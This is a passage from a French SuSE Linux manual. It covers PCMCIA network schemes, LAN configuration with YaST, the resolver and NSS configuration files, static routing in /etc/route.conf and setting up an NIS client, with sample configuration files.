FIG. 5.1: PCMCIA – Cardinfo

Sous le système X Window, **cardinfo** vous fournit un frontal graphique pour **cardctl** qui affiche les données essentielles concernant vos cartes PCMCIA (voir figure 5.1, page 146).

Configuration

Il existe, sous `/usr/doc/packages/pcmcia`, une documentation qui vous fera connaître les fonctionnalités du système PCMCIA. Nous attirons tout particulièrement votre attention sur le volumineux **PCMCIA-HOWTO**.

Il existe en outre de nombreuses *pages de man* qui traitent ce sujet. Vous pouvez en avoir un aperçu dans la description des paquetages.

Il est essentiel pour l'utilisation de PCMCIA sous SuSE Linux que le paquetage `pcmcia` de la série `a` soit installé et que la variable `PCMCIA` soit positionnée dans le fichier `/etc/rc.config`. Les deux autres variables ne doivent être utilisées que dans des cas particuliers et correspondent aux variables `PCIC_OPTS` et `CORE_OPTS` du **PCMCIA-HOWTO**.

Il existe deux possibilités de configuration pour votre matériel PCMCIA. Vous pouvez laisser les cartes en permanence dans votre notebook et les considérer comme matériel intégré. Dans ce cas, vous pouvez utiliser YaST de la manière habituelle pour la configuration. Mais si vous souhaitez pouvoir changer les cartes pendant le fonctionnement du système, vous devriez renoncer à YaST. Il vous faudra alors effectuer la configuration dans les fichiers `*.opts` situés dans `/etc/pcmcia`. Ceci n'est toutefois pas trivial surtout pour les cartes ISDN. Pour les utilisateurs quelque peu expérimentés, il existe encore une troisième possibilité qui est un mélange des deux premières. Vous utilisez YaST pour la configuration et si vous voulez changer une carte, vous arrêtez votre réseau (ou les services concernés) par exemple avec `init 1`. Après avoir changé votre carte, vous redémarrez le réseau par exemple avec `init 2`.

SCHÉMAS PCMCIA

Il est souvent nécessaire d'utiliser un notbook dans divers environnements réseaux et le système PCMCIA peut alors s'avérer une aide précieuse. La procédure à appliquer consiste à prévoir un "schéma" (angl. *scheme*) pour chaque environnement réseau et à l'activer lors de l'amorçage (par exemple directement à l'invite de LILO).

Dans ce cas, *ne* configurez *pas* votre carte réseau PCMCIA avec YaST. Si c'est déjà fait, allez dans l'administration de YaST et désactivez la carte réseau (eth0) : 'Configurer le réseau', ensuite passez à 'Configuration de base du réseau' (voir paragraphe 3.6.1, page 93). Insérez à la place les schémas réseaux valables pour les différents cas dans `/etc/pcmcia/network.opts` (fichier 5.1.3, page 148).

Les points de montage (MOUNTS) doivent tous être inscrits dans le fichier `/etc/fstab`; n'oubliez pas l'option `noauto` ! Dans la fonction `start_fn`, les fichiers nécessaires dans chacun des cas seront copiés à l'emplacement approprié. Dans les fonctions `start_fn` et `stop_fn`, vous pouvez placer n'importe quels autres fragments de scripts shell.

Afin que le sous-système PCMCIA puisse activer automatiquement certains services, il convient de positionner quelques variables à "no" dans le fichier `/etc/rc.config` (fichier 5.1.1, page 147).

```
NETCONFIG=""
CHECK_ETC_HOSTS="no"
BEAUTIFY_ETC_HOSTS="no"
CREATE_HOSTCONF=""
CREATE_RESOLVCONF=""
```

fichier 5.1.1: PCMCIA : Extrait de `rc.config`

Il convient encore de générer des sections LILO différentes avec les lignes `append` appropriées afin que le schéma adéquat puisse être utilisé immédiatement lors du démarrage (fichier 5.1.2, page 147).

```
boot=/dev/hda
read-only
prompt
vga = normal      # force sane state

image = /boot/vmlinuz
  root = /dev/hda3
  label = home
  append = "SCHEME=home"

image = /boot/vmlinuz
  root = /dev/hda3
  label = suse
  append = "SCHEME=suse"
```

fichier 5.1.2: PCMCIA : `lilo.conf`

Vous devez évidemment modifier ces entrées en fonction de vos propres critères. – Invoquez ensuite `lilo` sous le compte 'root'. Vous trouverez des informations détaillées sur la configuration de LILO au chapitre 4.

5. Notebooks avec cartes PCMCIA

```
# The address format is "scheme,socket,instance,hwaddr".
case "$ADDRESS" in
home,*,*,*)
    IF_PORT=""
    BOOTP="n"
    IPADDR="192.168.1.11"
    NETMASK="255.255.255.0"
    NETWORK="192.168.1.0"
    BROADCAST="192.168.1.255"
    GATEWAY="192.168.1.2"
    DOMAIN="ke.central.de"
    SEARCH=""
    MOUNTS=""
    # Extra stuff to do after setting up the interface
    start_fn () {
        rm -f /etc/hosts && cp /etc/netenv/hosts-home /etc/hosts
    }
    # Extra stuff to do before shutting down the interface
    stop_fn () { return; }
    ;;
suse,*,*,*)
    IF_PORT=""
    BOOTP="n"
    IPADDR="192.168.103.11"
    NETMASK="255.255.255.0"
    NETWORK="192.168.103.0"
    BROADCAST="192.168.103.255"
    GATEWAY="192.168.103.1"
    DOMAIN="suse.de"
    SEARCH="suse.de"
    DNS_1="192.168.102.1"
    MOUNTS="/home"
    start_fn () {
        rm -f /etc/hosts && cp /etc/netenv/hosts-suse /etc/hosts
    }
    stop_fn () { return; }
    ;;
esac
```

fichier 5.1.3: /etc/pcmcia/network.opts

On peut amorcer dans chacun des schémas en entrant `home` ou `suse` à l'invite de LILO. Il est possible, en cours d'exécution du système, de changer de schéma avec `cardctl` (voir aussi paragraphe 5.1, page 145), en faisant par exemple cette entrée pour passer de `suse` à `home` :

```
terre: # cardctl scheme home
```

Lorsque vous aurez lancé cette commande, le schéma `home` sera de nouveau actif.

Troisième partie

Configuration du réseau

Chapitre 6

En réseau avec Linux

Remarques préliminaires sur les connexions réseau

À notre époque qui est l'ère de la communication, le nombre de machines interconnectées s'est à ce point accru qu'il est de plus en plus rare de rencontrer un ordinateur isolé qui ne soit pas, au moins temporairement, relié à un réseau. Véritable enfant d'Internet, Linux remplit toutes les conditions requises pour jouer un rôle dans le domaine de la communication et fournit tous les outils nécessaires à une intégration dans des réseaux de diverses structures.

Dans ce chapitre, nous allons vous donner un aperçu de toutes les opérations à effectuer pour l'établissement et le maintien d'une connexion réseau. Nous aborderons la question des fichiers centraux de configuration et nous vous présenterons les outils essentiels.

Nous allons d'abord vous montrer comment intégrer une machine Linux dans un *LAN* déjà existant et comment mettre en place un petit *réseau* constitué de machines Linux. Nous parlerons ensuite de la connexion par modem à d'autres machines. Il vous sera expliqué comment établir une connexion Internet via PPP. Un paragraphe assez long est consacré à la configuration ISDN¹. Nous parlerons aussi de la configuration du système de mails et de news et pour conclure, nous vous présenterons un système de fax sous Linux.

La quasi-totalité de la configuration réseau peut être effectuée avec YaST (voir paragraphe 3.6, page 93 et paragraphe 17.6, page 407). Mais comme la configuration d'un réseau peut devenir très complexe, nous décrirons aussi dans ce chapitre les mécanismes de base ainsi que les fichiers qui jouent un rôle essentiel dans la configuration du réseau.

Et maintenant bon voisinage – la connexion au LAN

Il n'est absolument pas problématique d'intégrer une machine Linux dans un LAN constitué de machines Unix parmi lesquelles il peut bien sûr aussi se trouver d'autres machines Linux. Il y a bien quelques conditions (peu nombreuses) à remplir mais elles ne représentent pas une restriction fondamentale à l'utilisation de Linux dans un environnement réseau.

¹ N.d.I.T : dans le monde francophone RNIS.

6. En réseau avec Linux

Conditions et travaux préalables


Linux supporte maintenant une palette très variée de cartes réseau – Ethernet, Arcnet, TokenRing – et connaît presque tous les protocoles réseau courants – TCP/IP, IPX, AppleTalk. Une description de toutes les configurations théoriquement possibles dépasserait de loin le cadre de ce chapitre. Nous traiterons donc le cas générique de l'intégration dans un réseau TCP/IP d'une machine Linux dotée d'une carte Ethernet. Vous trouverez les dernières informations concernant d'autres réseaux dans le répertoire `/usr/src/linux/Documentation` des sources du noyau. La fonction d'aide vous fournit en outre, lors de la configuration du noyau, de précieuses informations complémentaires

Les conditions suivantes doivent être remplies :

- La machine doit disposer d'une carte réseau supportée. Vous pourrez voir que la carte a été reconnue correctement si la sortie de la commande

```
terre:~ # /sbin/ifconfig
```

contient une ligne commençant par `eth0` :



Si le noyau utilise un module pour le support de la carte réseau (voir paragraphe 13.2, page 326) – c'est ainsi que les noyaux SuSE vous sont fournis de façon standard –, le nom du module doit être inscrit sous forme d'alias dans le fichier `/etc/conf.modules`. Pour votre première carte par exemple dans ce style :

```
alias eth0 tulip
```

Ceci aura lieu automatiquement si le support pour la carte réseau a été chargé dans **Linuxrc** durant la première installation. Par la suite, cette procédure pourra être effectuée à partir de YaST (voir paragraphe 3.6.1, page 93).

Ces conditions étant remplies, nous allons maintenant, avant de passer à la configuration du réseau, vous donner une explication succincte des termes employés dans le tableau 6.1, page 154.

Nom de machine	Nom d'hôte que la machine doit avoir dans le réseau, par exemple <code>terre</code> . Ce nom ne doit pas comporter plus de huit caractères et ne doit pas avoir déjà été attribué dans le réseau local.
----------------	---

TAB. 6.1: Continuer à la page suivante...

Nom de domaine Nom du domaine auquel doit appartenir la machine. Les domaines servent à la structuration de grands réseaux. On accède à une machine en spécifiant son nom *pleinement qualifié*. Celui-ci comprend le nom de la machine, le nom du domaine et le nom du domaine de premier niveau (angl. *top-level domain*). Ainsi par exemple `terre.cosmos.univers` est la machine `terre` dans le domaine `cosmos.univers`. Le domaine de premier niveau est constitué de quatre lettres au maximum. L'exemple pour un nom de domaine *pleinement qualifié* est Nom de machine.Nom de domaine.Domaine de premier niveau.

Adresse IP L'adresse de la machine dans le réseau. Toute machine en réseau possède pour chaque interface réseau (par exemple carte réseau ou carte ISDN) au moins une adresse qui ne présente aucune ambiguïté dans le réseau. Selon la norme standard actuellement en vigueur, cette adresse est constituée par une séquence de quatre octets séparés normalement par des points – par exemple `192.168.0.20`.

En choisissant des adresses IP, vous devez avoir présent à l'esprit que le réseau local devra peut-être un jour être connecté à Internet. En prévision de cette éventualité, nous vous conseillons d'utiliser dès le départ des adresses IP enregistrées.

Pour un réseau purement privé, le document de travail RFC 1597 prévoit trois zones d'adresses qui garantissent que même dans le cas où une connexion Internet serait établie par inadvertance il ne surviendra aucun problème car elles ne seront pas routées entre les systèmes Internet. Ces zones d'adresses sont :

10.0.0.0	⇒	10.255.255.255	(Class A)
172.16.0.0	⇒	172.31.255.255	(Class B)
192.168.0.0	⇒	192.168.255.255	(Class C)

Certaines adresses IP ne sont pas destinées à être attribuées à des machines. Elles ont des fonctions spéciales comme par exemple `192.168.0.0` qui est prévue pour le réseau lui-même et `192.168.0.255` qui est l'adresse de diffusion (angl. *broadcast address*) à utiliser pour le réseau.

TAB. 6.1: Continuer à la page suivante...

Adresse de passerelle	Si vous avez dans votre réseau une machine faisant office de passerelle (angl. <i>gateway</i>), c'est-à-dire une machine reliée à plus d'un réseau et qui se charge de la transmission de paquets dans le réseau étranger, vous pouvez indiquer son adresse lors de votre configuration réseau.
Masque réseau	À l'aide du masque réseau (netmask), on détermine dans quel réseau on pourra trouver une adresse donnée. L'adresse IP de l'hôte est reliée au masque réseau par un <i>ET</i> logique ce qui provoque la suppression de la partie hôte de l'adresse, de telle sorte qu'il ne subsiste plus que l'adresse du réseau. 255.255.255.0 par exemple est un masque réseau typique.
Adresse du serveur de noms	Les serveurs de noms mettent à disposition le service (DNS, (angl. <i>Domain Name Service</i>)) par lequel les noms de machines sont convertis en adresses IP. Ainsi par exemple on associe à la machine terre l'adresse IP 192.168.0.20. Si vous avez accès par le réseau à un serveur de noms que vous souhaitez utiliser, vous devez spécifier son adresse lors de la configuration de votre réseau.

TAB. 6.1: Paramètres pour la configuration du réseau

6.1 Configuration à l'aide de YaST

Vous pouvez maintenant effectuer la configuration des logiciels réseau avec YaST. Tenez compte, pour cette procédure, des points mentionnés au paragraphe 6, page 152.

1. Connectez-vous en tant qu'utilisateur `'root'`.
2. Lancez YaST et passez au menu `'Administration du système'`, `'Configuration de base du réseau'`.
3. Choisissez un numéro disponible, par exemple 0.
4. Choisissez comme périphérique `'Ethernet'` en appuyant sur la touche **(F5)** et quittez le masque en cliquant sur le bouton `'Continuer'`.
5. Appuyez sur la touche **(F6)** (`'Adresse IP'`) et spécifiez l'adresse IP de la machine, par exemple 192.168.0.20. Ensuite, vous devrez spécifier le masque réseau. Pour un réseau de classe C (jusqu'à 254 machines dans un sous-réseau) il s'agit normalement de 255.255.255.0. S'il n'y a pas de machine passerelle dans le réseau, il n'y aura rien à spécifier ici.
6. Quittez le masque en cliquant sur le bouton `'Continuer'`.
7. Activez le périphérique réseau avec **(F4)**.

6.1. Configuration à l'aide de YaST




FIG. 6.1: Configuration réseau avec YaST

8. En appuyant sur **(F10)**, vous pouvez sauvegarder la configuration. Avec **(Échap)**, vous pouvez quitter le masque sans faire sauvegarder les modifications.
9. Dans le menu 'Changer les noms des machines', vous pouvez donner un nom à votre machine ou changer un nom de machine déjà existant. Dans le masque du menu, il sera également spécifié le nom du domaine auquel devra appartenir la machine.
10. Sous l'option 'Configurer les services réseau', vous pouvez déterminer si le démon **inetd**, le programme **portmap** et le serveur NFS doivent être lancés. Vous pouvez aussi définir le nom de machine et le nom de domaine qui devront figurer dans la ligne "From" lors du postage d'articles USENET.
 - Le démon **inetd** est nécessaire pour démarrer en cas de nécessité certains services réseau (par exemple telnet, finger, ftp etc.). **inetd** devrait toujours être lancé au moment du démarrage du système, sinon de nombreux services ne seront pas disponibles. Si votre système est exposé à certains risques, observez soigneusement les instructions du paragraphe 18.2.2, page 430.
 - Le portmapper **portmap** doit toujours être lancé lors du démarrage de votre système si votre machine doit faire office de serveur NFS ou si NIS doit être utilisé. Si vous avez décidé de lancer le portmapper, il vous sera ensuite demandé si le serveur NFS doit aussi être démarré.
11. Dans le menu 'Configuration du serveur de noms', vous pouvez configurer l'accès à un ou plusieurs serveurs de noms. Il est possible de spécifier jusqu'à trois adresses IP séparées par des espaces.
12. L'option du menu 'Configurer sendmail' vous permet de procéder à la configuration du paquetage **sendmail**. Vous trouverez une description détaillée de la configuration de sendmail au paragraphe 7.5, page 193.

6. En réseau avec Linux

En plus de tout cela, vous pouvez aussi entrer un grand nombre d'autres paramètres directement dans le fichier central de configuration `/etc/rc.config`. Ici aussi vous serez assisté par YaST (voir paragraphe 17.6, page 407).

Votre configuration réseau est ainsi terminée. YaST lance **SuSEconfig** et fait enregistrer toutes les spécifications qui ont été faites dans les fichiers correspondants (voir paragraphe 6.2, page 156). Pour que les paramètres soient pris en compte, vous devrez reconfigurer les programmes concernés et relancer les démons nécessaires. Vous pouvez le faire en tapant la commande

```
terre:~ # rcnetwork restart
```

(voir aussi chapitre 17, page 401).

6.2 Configuration manuelle du réseau – où trouver quoi ?

La configuration manuelle des logiciels réseau devrait toujours être considérée comme un pis-aller. Il est préférable d'utiliser YaST. Mais comme YaST ne couvre pas la totalité des logiciels réseau, il peut s'avérer nécessaire, dans certains cas, de figoler le travail à la main.

6.2.1 Fichiers de configuration

Ce paragraphe donne une vue d'ensemble des fichiers de configuration réseau et décrit leur fonction ainsi que le format utilisé.

`/etc/rc.config`

C'est dans ce fichier central de configuration (voir paragraphe 17.5, page 406) que l'on procède à la plus grande partie de la configuration réseau. Si des modifications sont effectuées à l'aide de YaST ou si vous lancez **SuSEconfig** après avoir modifié manuellement ce fichier, les entrées qui ont été faites serviront à générer automatiquement la plupart des fichiers énumérés ci-dessous. Même les scripts de démarrage sont configurés au moyen des paramètres contenus dans ce fichier.



Si vous modifiez ce fichier à la main, vous devez toujours ensuite invoquer **SuSEconfig** afin que la configuration modifiée soit enregistrée automatiquement dans les fichiers appropriés.

`/etc/hosts`

C'est dans ce fichier (voir fichier 6.2.1, page 157) que les adresses IP sont associées aux noms de machines. S'il n'est pas utilisé de serveur de noms, toutes les machines avec lesquelles une liaison IP doit être établie devront être mentionnées ici. Pour chaque machine, il sera inséré dans le fichier une ligne constituée par l'adresse IP, le nom d'hôte pleinement qualifié et le nom de la machine, par exemple `terre`. L'adresse IP doit se trouver en début de ligne et les entrées doivent être séparées par des espaces ou des tabulations. Les lignes de commentaires sont introduites par le caractère '#'.

`/etc/networks`

Ici, les noms de réseaux sont convertis en adresses de réseaux. Le format est semblable à celui du fichier `hosts`, à cette différence près que les

6.2. Configuration manuelle du réseau – où trouver quoi ?

```
#
# hosts      This file describes a number of hostname-to-address
#            mappings for the TCP/IP subsystem. It is mostly
#            used at boot time, when no name servers are running.
#            On small systems, this file can be used instead of a
#            "named" name server. Just add the names, addresses
#            and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 soleil.cosmos.univers soleil
192.168.0.20 terre.cosmos.univers terre
# End of hosts
```

fichier 6.2.1: /etc/hosts

noms de réseaux sont placés ici devant les adresses (voir fichier 6.2.2, page 157).

```
#
# networks   This file describes a number of netname-to-address
#            mappings for the TCP/IP subsystem. It is mostly
#            used at boot time, when no name servers are running.
#
loopback     127.0.0.0
localnet     192.168.0.0
# End of networks.
```

fichier 6.2.2: /etc/networks

<i>order hosts,bind</i>	Détermine l'ordre dans lequel on doit faire appel aux services pour la résolution d'un nom. Arguments possibles : <i>hosts</i> : Recherche dans le fichier /etc/hosts <i>bind</i> : Accès à un serveur de noms
<i>multi on/off</i>	Détermine si une machine enregistrée dans /etc/hosts peut avoir plusieurs adresses IP.
<i>nospoof on</i> <i>alert on/off</i>	Ces paramètres agissent sur le <i>spoofing</i> du serveur de noms mais n'ont aucune autre influence sur la configuration réseau.

TAB. 6.2: Continuer à la page suivante...

trim <Nom de domaine>	Le nom du domaine est séparé du nom d'hôte de la machine avant que celui-ci ne soit résolu (dans la mesure où le nom de machine contient ce nom de domaine). Cette option est utile lorsque le fichier <code>/etc/hosts</code> ne contient que des noms provenant du domaine local qui doivent être reconnus même lorsqu'ils sont complétés par le nom du domaine.
-----------------------	--

TAB. 6.2: Paramètres pour `/etc/host.conf`

`/etc/host.conf`

La résolution de noms – c'est-à-dire la conversion de noms de machines ou de réseaux par la bibliothèque *resolver* – est pilotée à l'aide de ce fichier. Il est possible de régler différents paramètres, chacun d'entre eux devant se trouver dans sa propre ligne. Les commentaires sont introduits par le caractère '#'. Le tableau 6.2, page 158 vous montre les paramètres qu'il est possible d'utiliser.

Le fichier 6.2.3, page 158. nous montre un exemple pour `/etc/host.conf`

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

fichier 6.2.3: `/etc/host.conf`

`/etc/nsswitch.conf`

Avec la version 2.0 de la bibliothèque C de GNU, le "Name Service Switch" (NSS) a fait son apparition (voir la page de man de `nsswitch.conf` (`man 5 nsswitch.conf`) et pour plus de détails *The GNU C Library Reference Manual*, chapitre "System Databases and Name Service Switch"²).

Le fichier `/etc/nsswitch.conf` détermine l'ordre dans lequel certaines informations seront recherchées. Le fichier 6.2.4, page 159 vous montre un exemple pour `nsswitch.conf`. Les commentaires sont introduits ici par le caractère '#'. Dans ce fichier, l'entrée `/etc/hosts` : par exemple a pour résultat qu'il sera d'abord recherché dans le fichier `/etc/hosts` (mot-clé `files`) avant que le service de noms (mot-clé `dns`) ne soit interrogé. `/etc/hosts` : désigne ici une "base de données" au sens de NSS.

² paquetage `libcinfo`, série `doc`.

6.2. Configuration manuelle du réseau – où trouver quoi ?

```
#
# /etc/nsswitch.conf
#
passwd:    compat
group:     compat

hosts:     files dns
networks:  files dns

services:  db files
protocols: db files

netgroup:  files
```

fichier 6.2.4: /etc/nsswitch.conf

Les “bases de données” disponibles via NSS sont énumérées dans le tableau 6.3, page 159. On peut en plus attendre pour l’avenir automount, bootparams, netmasks et publickey.

aliases	Alias de mail, utilisée par <code>sendmail(8)</code> ; voir page de man de <code>aliases</code> (man 5 <code>aliases</code>).
ethers	Adresses Ethernet.
group	Pour groupes d’utilisateurs, utilisée par <code>getgrent(3)</code> ; voir page de man de <code>group</code> (man 5 <code>group</code>).
hosts	Pour noms d’hôtes et adresses IP, utilisé par <code>gethostbyname(3)</code> et fonctions similaires.
netgroup	Liste d’hôtes et d’utilisateurs valide dans le réseau et permettant de régler les droits d’accès; voir page de man de <code>netgroup</code> (man 5 <code>netgroup</code>).
networks	Noms et adresses réseau, utilisée par <code>getnetent(3)</code> .
passwd	Mots de passe, utilisée par <code>getpwent(3)</code> ; voir page de man de <code>passwd</code> (man 5 <code>passwd</code>).
protocols	Protocoles réseau, utilisée par <code>getprotoent(3)</code> ; voir page de man de <code>protocols</code> (man 5 <code>protocols</code>).
rpc	Noms et adresses pour “Remote Procedure Call”, utilisée par <code>getrpcbyname(3)</code> et fonctions similaires.
services	Services réseau, utilisée par <code>getservent(3)</code> .
shadow	Mots de passe “shadow”, utilisée par <code>getspnam(3)</code> ; voir page de man de <code>shadow</code> (man 5 <code>shadow</code>).

TAB. 6.3: “Bases de données” disponibles via /etc/nsswitch.conf

Les possibilités de configuration de la “base de données” NSS sont présentées dans le tableau 6.4, page 160.

6. En réseau avec Linux

<code>files</code>	accès direct aux fichiers, par exemple à <code>/etc/aliases</code> .
<code>db</code>	accès par le biais d'une base de données.
<code>nis</code>	voir paragraphe 6.4, page 163.
<code>nisplus</code>	
<code>dns</code>	utilisable comme extension seulement pour <code>hosts</code> et <code>networks</code> .
<code>compat</code>	utilisable comme extension seulement pour <code>passwd</code> , <code>shadow</code> et <code>group</code> .
<i>en plus</i>	il est possible de déclencher différentes réactions à certains résultats obtenus par la recherche. Vous trouverez des détails à ce sujet dans la page de man de <code>nsswitch.conf</code> (man 5 <code>nsswitch.conf</code>).

TAB. 6.4: Possibilités de configuration des “bases de données” NSS

`/etc/resolv.conf`

Tout comme le fichier `/etc/host.conf`, ce fichier a un rôle à jouer dans la résolution des noms de machines par la bibliothèque *resolver*.

On spécifie ici le domaine auquel la machine appartient (mot-clé `search`) ainsi que l'adresse du serveur de noms (mot-clé `nameserver`) qui doit être utilisé. Il est possible d'indiquer plusieurs noms de domaines. Lors de la résolution d'un nom qui n'est pas pleinement qualifié, on essaie, par l'ajout des différentes entrées dans `search`, de créer un nom valide complet. On peut faire connaître plusieurs serveurs de noms à l'aide de plusieurs lignes commençant par `nameserver`. Ici aussi les lignes de commentaires sont introduites par le caractère `#`.

Un exemple pour `/etc/resolv.conf` vous est montré dans le fichier 6.2.5, page 160.

```
# /etc/resolv.conf
#
# Our domain
search cosmos.univers
#
# We use soleil (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

fichier 6.2.5: `/etc/resolv.conf`

YaST (voir paragraphe 6.1, page 154) enregistre ici le serveur de noms qui a été spécifié !

`/etc/HOSTNAME`

On trouve ici le nom de la machine, c'est-à-dire le nom d'hôte sans le nom de domaine. Ce fichier est lu par différents scripts lors du démarrage

6.2. Configuration manuelle du réseau – où trouver quoi ?

de la machine. Il ne doit contenir qu'une seule ligne mentionnant le nom de la machine ! Ce fichier est également généré automatiquement avec les paramètres contenus dans `/etc/rc.config`.

6.2.2 Scripts de démarrage

En plus des fichiers de configuration décrits plus haut, il existe aussi différents scripts qui lancent les programmes réseau au moment du démarrage de la machine. Ces scripts démarrent dès que le système passe dans l'un des *niveaux d'exécution multiutilisateurs* (angl. *multiuser-runlevel*) (voir tableau 6.5, page 161).

<code>/sbin/init.d/network</code>	Ce script se charge de la configuration du matériel et des logiciels réseau pendant la phase de démarrage du système en tenant compte des entrées faites par YaST (voir paragraphe 6.1, page 154) dans <code>/etc/rc.config</code> au sujet de l'adresse IP, de l'adresse de réseau, du masque réseau et de la passerelle.
<code>/sbin/init.d/route</code>	Sert à déterminer les routes statiques dans le réseau. Vous trouverez une description détaillée au paragraphe 6.3, page 162.
<code>/sbin/init.d/inetd</code>	Lance inetd lorsque son lancement est prévu dans <code>/etc/rc.config</code> . Ceci est nécessaire lorsque l'on veut, par exemple, se connecter à cette machine depuis le réseau.
<code>/sbin/init.d/rpc</code>	Lance le Portmapper nécessaire à l'utilisation de serveurs RPC, comme par exemple un serveur NFS.
<code>/sbin/init.d/nfsserver</code>	Lance le serveur NFS.
<code>/sbin/init.d/sendmail</code>	Contrôle le processus sendmail en fonction des paramètres contenus dans <code>/etc/rc.config</code> .
<code>/sbin/init.d/ypserv</code>	Démarre le serveur NIS en fonction des paramètres contenus dans <code>/etc/rc.config</code> .
<code>/sbin/init.d/ypclient</code>	Démarre le client NIS en fonction des paramètres contenus dans <code>/etc/rc.config</code> .

TAB. 6.5: Scripts de démarrage des programmes réseau

6.3 Routage sous SuSE Linux

Remarques préliminaires

La table de routage n'est pas définie sous SuSE Linux au moyen de variables dans le fichier central de configuration `/etc/rc.config` mais au moyen du script `/sbin/init.d/route` et du fichier de configuration `/etc/`.

Après l'initialisation du réseau par les scripts de démarrage `/sbin/init.d/network`, `/sbin/init.d/inetd`, `/sbin/init.d/i4l_hardware` et, le cas échéant, par d'autres scripts de démarrage, le fichier `/etc/route.conf` contenant la table de routage est exploré par `/sbin/init.d/route` et cette table de routage est configurée pour le système.

Dans le fichier `/etc/route.conf`, on peut enregistrer toutes les routes statiques qui peuvent être nécessaires aux différentes tâches d'un système : Route vers une machine, route vers une machine via une passerelle et route vers un réseau.

Il est également possible d'utiliser un routage dynamique au moyen de `/usr/sbin/routed` dont la configuration est plus compliquée. Nous attirons ici votre attention sur la page de man de `routed`.

Marche à suivre et utilisation

Les règles qui s'appliquent au fichier de configuration `/etc/route.conf` se basent sur la sortie de la commande `/sbin/route`. Si la commande `/sbin/route` est invoquée sans arguments supplémentaires, la table de routage utilisée par le noyau sera affichée. À l'exception des colonnes pour les entrées `Flags`, `Metric`, `Ref` et `Use`, tous les enregistrements contenus dans `/etc/route.conf` sont identiques.

Voici brièvement quelles sont les règles applicables à `/etc/route.conf` :

- Les lignes commençant par '#' et les lignes vides sont ignorées. Une entrée est constituée par une ligne comportant au minimum 2 et au maximum 4 colonnes.
- La première colonne contient l'adresse de destination. On peut définir ici l'adresse IP d'un réseau ou d'une machine ou, pour des serveurs de noms *accessibles*, le nom complet d'un réseau ou de la machine.
- Le mot-clé `default` est réservé à la passerelle par défaut. N'utilisez *pas* ici `0.0.0.0` pour les entrées de routage.
- La deuxième colonne contient soit un caractère de substitution (`0.0.0.0`), soit l'adresse IP ou le nom complet d'une machine. Cette machine peut être la passerelle par défaut ou une passerelle derrière laquelle on peut accéder à une machine ou à un réseau.
- La troisième colonne contient le masque pour réseaux ou machines se trouvant au delà d'une passerelle. Pour les machines situées derrière une passerelle, le masque est `255.255.255.255`.
- La dernière ligne concerne uniquement les réseaux (loopback, Ethernet, ISDN, PPP, périphériques dummy, ...) reliés à la machine locale. Le nom du périphérique doit être ici indiqué.

6.4. NIS, les pages jaunes du LAN

Un exemple simple de fichier `/etc/route.conf` nous est donné par la figure 6.3.1. Si de nouvelles entrées sont faites dans `/etc/route.conf`, celles-ci seront prises en compte dans la table de routage à l'aide des commandes

```
terre:~ # rcroute restart
```

# Destination	Dummy/Gateway	Netmask	Device
#			
# 192.168.0.1	0.0.0.0	255.255.255.255	ipp0
# default	192.168.0.1		
#			
# Net devices			
#			
127.0.0.0	0.0.0.0	255.255.255.0	lo
204.127.235.0	0.0.0.0	255.255.255.0	eth0
#			
# Gateway			
#			
default	204.127.235.41		
#			
# Host behind Gateway			
#			
207.68.156.51	207.68.145.45	255.255.255.255	
#			
# Net behind a Gateway			
#			
192.168.0.0	207.68.156.51	255.255.0.0	

fichier 6.3.1: Exemple simple de fichier `/etc/route.conf`

6.4 NIS, les pages jaunes du LAN

6.4.1 Qu'est-ce que le NIS ?

Dès que plusieurs systèmes UNIX dans un réseau veulent avoir accès aux ressources communes, il convient de s'assurer que tous les noms d'utilisateurs et de groupes sont identiques sur toutes les machines. Le réseau doit être transparent pour l'utilisateur ; quelque soit la machine sur laquelle il travaille, il doit toujours trouver le même environnement. Ceci est rendu possible par les services *NIS* et *NFS*. *NFS* sert à la répartition de systèmes de fichiers dans le réseau et sera décrit au paragraphe 6.5, page 165.

NIS (angl. *Network Information Service*)³ peut être considéré comme une base de données qui gère et distribue de manière centralisée les informations réseau contenues dans les fichiers `/etc/passwd`, `/etc/shadow` ou `/etc/group`. *NIS* peut aussi être utilisé pour d'autres tâches plus spécialisées (par exemple pour `/etc/hosts` ou `/etc/services`) que nous ne mentionnerons pas ici.

³ *NIS* est très souvent remplacé par 'YP'. Il s'agit des *yellow pages* ou *pages jaunes* dans le réseau.

6.4.2 Installation d'un client NIS

Dans le paquetage `ypclient`, série n de SuSE Linux, vous trouverez tous les programmes indispensables à l'installation d'un client NIS. Pour l'installer, vous devrez parcourir les étapes suivantes :

- Déterminer le domaine NIS lors du démarrage du système
Pour cela, la variable `YP_DOMAINNAME` doit être positionnée dans `/etc/rc.config`. Lors du passage dans un niveau d'exécution dans lequel on utilise le réseau, `/sbin/init.d/network` utilise cette variable et détermine le nom en conséquence.
Le nom de domaine NIS ne doit pas être confondu avec le nom de domaine DNS . Ces noms peuvent être identiques mais n'ont absolument rien à voir l'un avec l'autre !
- Détermination du serveur NIS.
Le nom du serveur NIS est inséré dans `/etc/rc.config` par la variable `YP_SERVER`. **SuSEconfig** écrit ces noms, au format qui convient, dans le fichier `/etc/yp.conf` (voir fichier 6.4.1, page 164). Si vous avez positionné la variable avec YaST, cela sera fait automatiquement. Dans ce fichier, il doit exister une ligne commençant par le mot-clé `ypserver` et contenant le nom du serveur NIS.

```
# /etc/yp.conf
#
# Syntax:
#
# ypserver <servername>      Define which host to contact
#                             for YP service.
#
ypserver    soleil.cosmos.univers
# End of /etc/yp.conf
```

fichier 6.4.1: `/etc/yp.conf`

- Le nom du serveur NIS (par exemple `soleil.cosmos.univers`) doit pouvoir être résolu via `/etc/hosts`.
- Assurez-vous que le RPC Portmapper est lancé.
NIS utilise RPC (angl. *Remote Procedure Calls*) et il est donc indispensable que le RPC Portmapper fonctionne. Ce serveur est lancé par le script `/sbin/init.d/rpc`. Ceci se fait aussi automatiquement si le lancement du Portmapper est défini dans le fichier `/etc/rc.config`.
- Compléter les entrées dans `/etc/passwd` et `/etc/group`.
Pour qu'après la recherche effectuée dans les fichiers locaux il soit adressé une requête au serveur NIS, les fichiers correspondants devront être complétés par une ligne commençant par le signe d'addition ('+'). NIS permet d'activer ici un grand nombre d'autres options, par exemple Netgroups ou remplacement d'entrées NIS.
- Lancer `ypbind`.

6.5. NFS – Systèmes de fichiers répartis

